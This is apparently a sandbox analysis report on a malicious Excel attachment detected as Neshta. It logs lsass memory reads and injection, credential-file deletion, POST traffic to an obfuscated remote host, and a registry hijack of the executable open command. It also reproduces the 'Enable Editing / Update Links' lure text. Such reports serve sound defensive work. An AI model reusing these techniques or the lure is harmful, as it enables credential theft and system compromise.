Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29a4c0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29a540, ..], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29a5c0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29a640, ..], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29a6c0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29a740, ..], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29a7c0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29a840, ..], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29a8c0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29a940, ..], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29a9c0, ..], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29aac0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29ab40, ..], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29abc0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29ac40, ..], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29acc0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29ad40, ..], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29adc0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29ae40, ..], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29aec0, ..], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29afc0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29b040, @.], 120, 1fe264) Return: 0	2564	2820

Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29b140, ..], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29b1c0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29b240, ..], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29b2c0, 8.., 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, d39f38, ..., 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, d39fb8, 8.., 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, d3a038, ..., 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, d3a0b8, 8.., 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, d3a138, ..., 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, d3a1b8, 8.., 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, d3a238, 8.., 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, d3a438, .x.w8.., 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 7ffdf00c, .x.w, 4, 1fe290) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 77c87894, , 4, 1fe290) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2217f8, x.", 120, 1fe290) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2216a0, l, 20, 1fe2c8) Return: 0	2564	2820
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:472:lsass.exe, 770000, .<'v, 9118, 0) Return: 1	2564	2820
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2820 Target Process ID: 472 Target Image Path: lsass.exe Injected Content: .<'v		
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 7ffdf00c, .x.w, 4, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 77c87894, , 4, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2217f8, x.", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 221878, p.", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 221b70, X.", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 221c58, .#", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2223b8, .$", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2224f8, .]", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 222918, ..", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22f8d0, P.", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22f950, ..", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22f6f0, ..", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22f7c0, ..", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22f9d0, P.", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22fa50, ..", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22fb10, ..", 120, 1fe264) Return: 0	2564	2820
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:472:lsass.exe, 780000, U......E.SVW.8.pt.X..\n., 223, 0) Return: 1	2564	2820
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2820 Target Process ID: 472 Target Image Path: lsass.exe Injected Content: U......E.SVW.8.pt.X..\n.		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\credentials_dec) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Credentials) Return: 1	2564	2820
Delete File	Path: %APPDATA%\B15501\191F5D.lck Type: VSDT_ASCII	2564	2820
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2820 File: %APPDATA%\B15501\191F5D.lck Type: VSDT_ASCII		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\B15501\191F5D.lck) Return: 1	2564	2820
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5-896e-b3601ef1b3cd Type: VSDT_COM_DOS	2564	2820
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5-896e-b3601ef1b3cd Type: VSDT_COM_DOS	2564	2820
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5-896e-b3601ef1b3cd) Return: 1	2564	2820
Call System API	API Name: BCryptDecrypt Args: (320000, È¥, 64, 0, , 8, È¥, 64, 1043936, 0) Return: 0	2820	472
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5-896e-b3601ef1b3cd Type: VSDT_COM_DOS	2564	2820
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5-896e-b3601ef1b3cd Type: VSDT_COM_DOS	2564	2820
Call System API	API Name: CryptDecrypt Args: (654b88, 0, 1, 0, 27160c8, 1c) Return: 1	2564	2820
Call System API	API Name: DnsQueryExW Args: (—‹‹ÅĐĐš†šœŒÑ˜žĐœ—ž´˜Đ˜ž‹šÑ—, 1, 40000000) Return: 123	2564	2820
Call Network API	API Name: socket Args: (23, 2, 0) Return: 254	2564	2820
Call Network API	API Name: socket Args: (2, 1, 6) Return: 254	2564	2820
Call Network API	API Name: connect Args: (254, —‹‹ÅĐĐš†šœŒÑ˜žĐœ—ž´˜Đ˜ž‹šÑ—:80, 16) Return: 0	2564	2820
Call Network API	API Name: send Args: (254, POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ....\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1C50D694\r\nContent-Length: 204\r\nConnection: close\r\n\r\n, 243, 0) Return: 243	2564	2820
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: —‹‹\x8fÅĐĐš†šœ\x90ŒÑ˜žĐœ—ž´˜Đ˜ž‹šÑ\x8f—\x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ....\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1C50D694\r\nContent-Length: 204\r\nConnection: close\r\n\r\n		
Call Network API	API Name: send Args: (254, ., 204, 0) Return: 204	2564	2820
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: —‹‹\x8fÅĐĐš†šœ\x90ŒÑ˜žĐœ—ž´˜Đ˜ž‹šÑ\x8f—\x8f:80 Content: .		

Call Network API	API Name: recv Args: (254, , 4048, 0) Return: ?	2564	2820
Add File	Path: %APPDATA%\B15501\191F5D.exe Type: VSDT_EXE_MSIL	2564	2820
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2820 File: %APPDATA%\B15501\191F5D.exe Type: VSDT_EXE_MSIL		
Detection	Threat Characteristic: Creates multiple copies of a file %APPDATA%\B15501\191F5D.exe		
Call Filesystem API	API Name: MoveFileWithProgressW Args: (%TEMP%\3582-490\vbc.exe, %APPDATA%\B15501\191F5D.exe, 0, 0, 1) Return: 1	2564	2820
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5-896e-b3601ef1b3cd Type: VSDT_COM_DOS	2564	2820
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5-896e-b3601ef1b3cd Type: VSDT_COM_DOS	2564	2820
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5-896e-b3601ef1b3cd) Return: 1	2564	2820
Call System API	API Name: BCryptDecrypt Args: (320000, È¥, 64, 0, , 8, È¥, 64, 1043936, 0) Return: 0	2820	472
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5-896e-b3601ef1b3cd Type: VSDT_COM_DOS	2564	2820
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5-896e-b3601ef1b3cd Type: VSDT_COM_DOS	2564	2820
Call System API	API Name: CryptDecrypt Args: (654b88, 0, 1, 0, 6e9b58, 2d) Return: 1	2564	2820
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%\B15501\191F5D.exe		
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%\B15501		
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5-896e-b3601ef1b3cd Type: VSDT_COM_DOS	2564	2820
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5-896e-b3601ef1b3cd Type: VSDT_COM_DOS	2564	2820
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5-896e-b3601ef1b3cd) Return: 1	2564	2820
Call System API	API Name: BCryptDecrypt Args: (320000, È¥, 64, 0, , 8, È¥, 64, 1043936, 0) Return: 0	2820	472
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5-896e-b3601ef1b3cd Type: VSDT_COM_DOS	2564	2820
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5-896e-b3601ef1b3cd Type: VSDT_COM_DOS	2564	2820
Call System API	API Name: CryptDecrypt Args: (654b88, 0, 1, 0, 27160c8, 1c) Return: 1	2564	2820
Call System API	API Name: DnsQueryExW Args: (—‹‹ÅÐÐš†šœŒÑ˜žÐœ—ž‘˜Ð˜ž‹šÑ—, 1, 40000000) Return: 123	2564	2820
Call Network API	API Name: socket Args: (23, 2, 0) Return: 254	2564	2820
Call Network API	API Name: socket Args: (2, 1, 6) Return: 254	2564	2820
Call Network API	API Name: connect Args: (254, —‹‹ÅÐÐš†šœŒÑ˜žÐœ—ž‘˜Ð˜ž‹šÑ—:80, 16) Return: 0	2564	2820
Call Network API	API Name: send Args: (254, POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ....\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1C50D694\r\nContent-Length: 177\r\nConnection: close\r\n\r\n, 243, 0) Return: 243	2564	2820
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: —‹‹\x8fÅÐÐš†šœ\x90ŒÑ˜žÐœ—ž‘˜Ð˜ž‹šÑ\x8f—\x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ....\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1C50D694\r\nContent-Length: 177\r\nConnection: close\r\n\r\n		
Call Network API	API Name: send Args: (254, ., 177, 0) Return: 177	2564	2820
Call Network API	API Name: recv Args: (254, , 4048, 0) Return: ?	2564	2820
Detection	Threat Characteristic: Causes process to crash Process ID: 2820 Image Path: vbc.exe		
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109E60090400000000000F01FEC\Usage\ProductNonBootFilesIntl_1033 Value: 52ca0001		2356
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109E60090400000000000F01FEC\Usage\ProductNonBootFilesIntl_1033 Value: 52ca0002		2356
Call Window API	API Name: DialogBoxIndirectParamW Args: (6bcc0000, 31db180, b017c, 6bddf8fe, 1b7bb0) Return: 6		2356
Call Window API	API Name: DialogBoxIndirectParamW Args: (6bcc0000, 31db180, b017c, 6bddf8fe, 1b7bb0) Return: 6		2356
Call Window API	API Name: DialogBoxIndirectParamW Args: (6bcc0000, 31db180, b017c, 6bddf8fe, 1b7bb0) Return: 6		2356
Call Window API	API Name: DialogBoxIndirectParamW Args: (6bcc0000, 31f5de0, b017c, 6bddf8fe, 1b7bb0) Return: 6		2356
Call Window API	API Name: DialogBoxIndirectParamW Args: (6bcc0000, 31f5de0, b017c, 6bddf8fe, 1b7bb0) Return: 6		2356
Call Window API	API Name: DialogBoxIndirectParamW Args: (6bcc0000, 31f5de0, b017c, 6bddf8fe, 1b7bb0) Return: 6		2356
Call Window API	API Name: DialogBoxIndirectParamW Args: (6bcc0000, 31f5de0, b017c, 6bddf8fe, 1b7bb0) Return: 6		2356

▼ Screenshot



This document is protected

1. Open the document in Microsoft Office. Previewing online is not available for protected documents

2. If this document was downloaded from your email, please click **Enable Editing** from the yellow bar above


3. Once you have enabled editing, please click **Update Links**

Object 1.1 - NONAMEFL (Office Excel 2007 spreadsheet)

File name	NONAMEFL
File type	Office Excel 2007 spreadsheet
SHA-1	98494EF434FFDFE844F360A309CFDDFEB95F3956
SHA-256	B265C50C4532B44241BA60761F7BB695E5A1743917993119D26676869648DDFE
MD5	9C8666A6E5C9B46C83FB7CC0C6658CC7
Size	1398883 byte(s)

Risk Level	High risk
Detection	VAN_WORM.UMXX
Exploited vulnerabilities	-
Threat Characteristics	Anti-security, self-preservation (1) Autostart or other system reconfiguration (16) File drop, download, sharing, or replication (12) Hijack, redirection, or data theft (1) Malformed, defective, or with known malware traits (12) Process, service, or memory object change (8) Suspicious network or messaging activity (8)

Process Graph



ⓘ Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics		
Execution	Execution through API	🟥⬜⬜	Characteristics:	1, 2, 3
Discovery	Process Discovery	🟥⬜⬜	Characteristics:	1
Collection	Data from Local System	🟥⬜⬜	Characteristics:	1
Command and Control	Commonly Used Port	🟥🟥🟥	Characteristics:	1
	Standard Application Layer Protocol	🟥🟥🟥	Characteristics:	1

Notable Threat Characteristics

Anti-security, self-preservation (1)

Characteristic	Significance	Details
Attempts to detect active running processes	🟥⬜⬜	Process ID: 2492 Info: enum processes

Autostart or other system reconfiguration (16)

Characteristic	Significance	Details
Modifies file that can be used to infect systems	🟥⬜⬜	%TEMP%\3582-490\vbc.exe
Modifies file that can be used to infect systems	🟥⬜⬜	C:\MSOCache\All Users\{90120000-0115-0409-0000-0000000FF1CE}-C\dwtrig20.exe
Modifies file that can be used to infect systems	🟥⬜⬜	C:\MSOCache\All Users\{90120000-0115-0409-0000-0000000FF1CE}-C\DW20.EXE
Modifies file that can be used to infect systems	🟥⬜⬜	C:\MSOCache\All Users\{90120000-0030-0000-0000-0000000FF1CE}-C\setup.exe
Modifies file that can be used to infect systems	🟥⬜⬜	C:\MSOCache\All Users\{90120000-0030-0000-0000-0000000FF1CE}-C\ose.exe
Modifies file that can be used to infect systems	🟥⬜⬜	C:\MSOCache\All Users\90000409-6000-11D3-8CFE-0150048383C9\FILES\SETUP\OSE.EXE
Modifies file that can be used to infect systems	🟥⬜⬜	C:\MSOCache\All Users\90000409-6000-11D3-8CFE-0150048383C9\FILES\PFILES\MSOFFICE\OFFICE11\OFFCLN.EXE
Modifies file that can be used to infect systems	🟥⬜⬜	C:\MSOCache\All Users\90000409-6000-11D3-8CFE-0150048383C9\FILES\PFILES\COMMON\MSSHARED\DW\DW20.EXE
Modifies file that can be used to infect systems	🟥⬜⬜	%ALLUSERSPROFILE%\Package Cache\{f65db027-aff3-4070-886a-0d87064aabb1}\vcredist_x86.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%ALLUSERSPROFILE%\Package Cache\{1aaa01ad-3069-4288-9c6f-37a140a8f6c7}\VC_redist.x86.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%APPDATA%\Microsoft\Installer\{C0C31BCC-56FB-42A7-8766-D29E1BD74C7C}\python_icon.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%TEMP%\ose00000.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%USERPROFILE%\vbc.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\MXNZOZKK\vbc[1].exe
Modifies important registry entries to perform rogue functions	🟥🟥⬜	Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default) Value: %windir%\svchost.com "%1" %* Type: REG_SZ
Hides file in system folder to evade detection	🟥🟥⬜	%windir%\svchost.com

File drop, download, sharing, or replication (12)

Characteristic	Significance	Details
Executes dropped file	🟥🟥🟥	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe
Executes dropped file	🟥🟥🟥	File: %TEMP%\3582-490\vbc.exe Shell Command: %TEMP%\3582-490\vbc.exe
Executes dropped file	🟥🟥🟥	%TEMP%\3582-490\vbc.exe
Executes dropped file	🟥🟥🟥	File: %TEMP%\3582-490\vbc.exe Shell Command: %TEMP%\3582-490\vbc.exe "%TEMP%\3582-490\vbc.exe"
Executes dropped file	🟥🟥🟥	%TEMP%\3582-490\vbc.exe "%TEMP%\3582-490\vbc.exe"
Executes dropped file	🟥🟥🟥	File: %TEMP%\3582-490\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"
Executes dropped file	🟥🟥🟥	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"
Drops executable during installation	🟥🟥🟥	Dropping Process ID: 2468 File: %windir%\svchost.com Type: VSDT_EXE_W32
Drops executable during installation	🟥⬜⬜	Dropping Process ID: 2468 File: %TEMP%\3582-490\vbc.exe Type: VSDT_EXE_MSIL
Drops executable during installation	🟥⬜⬜	Dropping Process ID: 2392 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32
Creates multiple copies of a file	🟥⬜⬜	%windir%\svchost.com
Creates multiple copies of a file	🟥⬜⬜	%USERPROFILE%\vbc.exe

Hijack, redirection, or data theft (1)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 2468 Info: Searches files by API

Malformed, defective, or with known malware traits (12)

Characteristic	Significance	Details
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: vbc.exe SHA1: 10CED31EC4895E6E1A76684D64BFF42717C19E30 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A-O File Name: svchost.com SHA1: 299399C5A2403080A5BF67FB46FAEC210025B36D Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: vbc[1].exe SHA1: 10CED31EC4895E6E1A76684D64BFF42717C19E30 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: setup.exe SHA1: DDBDE45CD7CBF7A2B17577B2FD5876FC3B724DE0 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: OFFCLN.EXE SHA1: ADF782689B07C0D3BF8FAB1F3A77C55C5B88F496 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: dwtrig20.exe SHA1: 342122AEFA72F56CF0FB1E41CF55653D3F8E4FFA Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: ose.exe SHA1: 841EAE6BE5C0179F91315E2EE92D76F83BDC75E4 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: python_icon.exe SHA1: 512C482E0361EB9964CD1B5118913F7EDCD05097 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: vcredist_x86.exe SHA1: 9C81DE53C4467C81FF239A4B692B1C6376FD8B71 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: ose00000.exe SHA1: 841EAE6BE5C0179F91315E2EE92D76F83BDC75E4 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: VC_redist.x86.exe SHA1: 575AAD51B824C3A4B1A7F1D41C960EFBF6142110 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: DW20.EXE SHA1: 7F6FF257E1F2EFFE6EA112F0F47338502D70045E Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92

▼ **Process, service, or memory object change (8)**

Characteristic	Significance	Details
Creates process	🟥⬜⬜	Process ID: 2392 Image Path: %CommonProgramFiles%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding
Creates process	🟥⬜⬜	Process ID: 2468 Image Path: %USERPROFILE%\vbc.exe
Creates process	🟥⬜⬜	Process ID: 2492 Image Path: %TEMP%\3582-490\vbc.exe Shell Command:
Creates process	🟥⬜⬜	Process ID: 2468 Image Path: %TEMP%\3582-490\vbc.exe Shell Command: "%TEMP%\3582-490\vbc.exe"
Creates process	🟥⬜⬜	Process ID: 2392 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"
